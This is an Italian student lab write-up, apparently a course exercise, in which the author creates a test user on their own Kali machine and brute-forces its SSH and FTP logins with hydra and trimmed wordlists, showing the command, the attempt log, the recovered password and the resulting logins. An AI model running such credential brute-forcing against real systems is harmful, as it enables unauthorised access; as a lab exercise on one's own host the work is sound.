

# S6/L4

- Per questo esercizio pratico ho creato un nuovo user "test\_user" .

```
(kali㉿kali)-[~]
$ sudo adduser test_user
info: Adding user `test_user' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `test_user' (1001) ...
info: Adding new user `test_user' (1001) with group `test_user (1001)' ...
info: Creating home directory `/home/test_user' ...
info: Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
Full Name []:
Room Number []:
Work Phone []:
Home Phone []:
Other []:
Is the information correct? [Y/n] y
info: Adding new user `test_user' to supplemental / extra groups `users' ...
info: Adding user `test_user' to group `users' ...
```

- Ho fatto partire il servizio ssh e per connetterlo alla nuova utenza effettuo attraverso il tool hydra un brute force per trovare la password e nome utente.
- Per il comando di hydra ho utilizzato due liste modificate per accelerare il processo: in verde troviamo l'accesso corretto.

```
kali@kali: ~  
File Actions Edit View Help  
.  
Get:1 http://kali.download/kali kali-rolling/main arm64 seclists al  
l 2024.1-0kali1 [470 MB]  
Fetched 470 MB in 7s (68.0 MB/s)  
Selecting previously unselected package seclists.  
(Reading database ... 430106 files and directories currently instal  
led.)  
Preparing to unpack .../seclists_2024.1-0kali1_all.deb ...  
Unpacking seclists (2024.1-0kali1) ...  
Setting up seclists (2024.1-0kali1) ...  
Processing triggers for kali-menu (2023.4.7) ...  
Processing triggers for wordlists (2023.2.0) ...  
  
(kali@kali)-[~]  
$ service ssh start  
  
(kali@kali)-[~]  
$ ssh test_user@192.168.50.100  
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be  
established.  
ED25519 key fingerprint is SHA256:kXKpvi6WvUW+3YFe+Nm52wNLSxQr85Zp  
qIRZJxfie.  
This key is not known by any other names.  
Are you sure you want to continue connecting (yes/no/[fingerprint])  
? y  
Please type 'yes', 'no' or the fingerprint: yes  
Warning: Permanently added '192.168.50.100' (ED25519) to the list o  
f known hosts.  
test_user@192.168.50.100's password:   
  
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ hydra -L ~/Desktop/top-usernames-shortlist-mod.txt -P ~/Desktop/  
common-pass-mod 192.168.50.100 -t4 ssh -V  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do n  
ot use in military or secret service organizations, or for illegal p  
urposes (this is non-binding, these *** ignore laws and ethics anywa  
' y).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-  
07-04 06:02:14  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 110 login tries (1  
:10/p:11), ~28 tries per task  
[DATA] attacking ssh://192.168.50.100:22/  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456" - 1 o  
f 110 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "password" - 2  
of 110 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345678" - 3  
of 110 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "qwerty" - 4 o  
f 110 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "123456789" - 5  
of 110 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "12345" - 6 of  
110 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "1234" - 7 of  
110 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "root" - pass "111111" - 8 o
```

```
" - 88 of 110 [child 3] (0/0)  
[22][ssh] host: 192.168.50.100 login: test_user password: testpa  
ss  
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "1234  
56" - 89 of 110 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "pass  
word" - 90 of 110 [child 2] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "1234  
5678" - 91 of 110 [child 1] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "qwer  
ty" - 92 of 110 [child 0] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "1234  
56789" - 93 of 110 [child 3] (0/0)  
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "1234  
5" - 94 of 110 [child 3] (0/0)
```

- Ecco la connessione a ssh:

```

(kali㉿kali)-[~]
$ ssh test_user@192.168.50.100
test_user@192.168.50.100's password:
Linux kali 6.8.11-arm64 #1 SMP Kali 6.8.11-1kali2 (2024-05-30) aarc
h64

The programs included with the Kali GNU/Linux system are free softw
are;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

```

```


test_user@kali: ~
File Actions Edit View Help

(test_user㉿kali)-[~]
$ service ssh status
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled>
   Active: active (running) since Thu 2024-07-04 05:55:26 PDT; 1>
   Invocation: 6d63bae33d6249dc9d7b3a14498a9e9f
   Docs: man:sshd(8)
        man:sshd_config(5)
   Process: 5207 ExecStartPre=/usr/sbin/sshd -t (code=exited, sta>
   Main PID: 5211 (sshd)
   Tasks: 1 (limit: 4541)
   Memory: 4.6M (peak: 28M)
   CPU: 2.041s
   CGroup: /system.slice/ssh.service
           └─5211 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-10>


Warning: some journal files were not opened due to insufficient pe>
lines 1-15/15 (END)

```

- Per finire ho eseguito le stesse operazioni per il servizio FTP:



- A destra vediamo che nella riga verde ci sono le credenziali corrette.



```
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> pwd  
Remote directory: /home/test_user  
ftp> █ █
```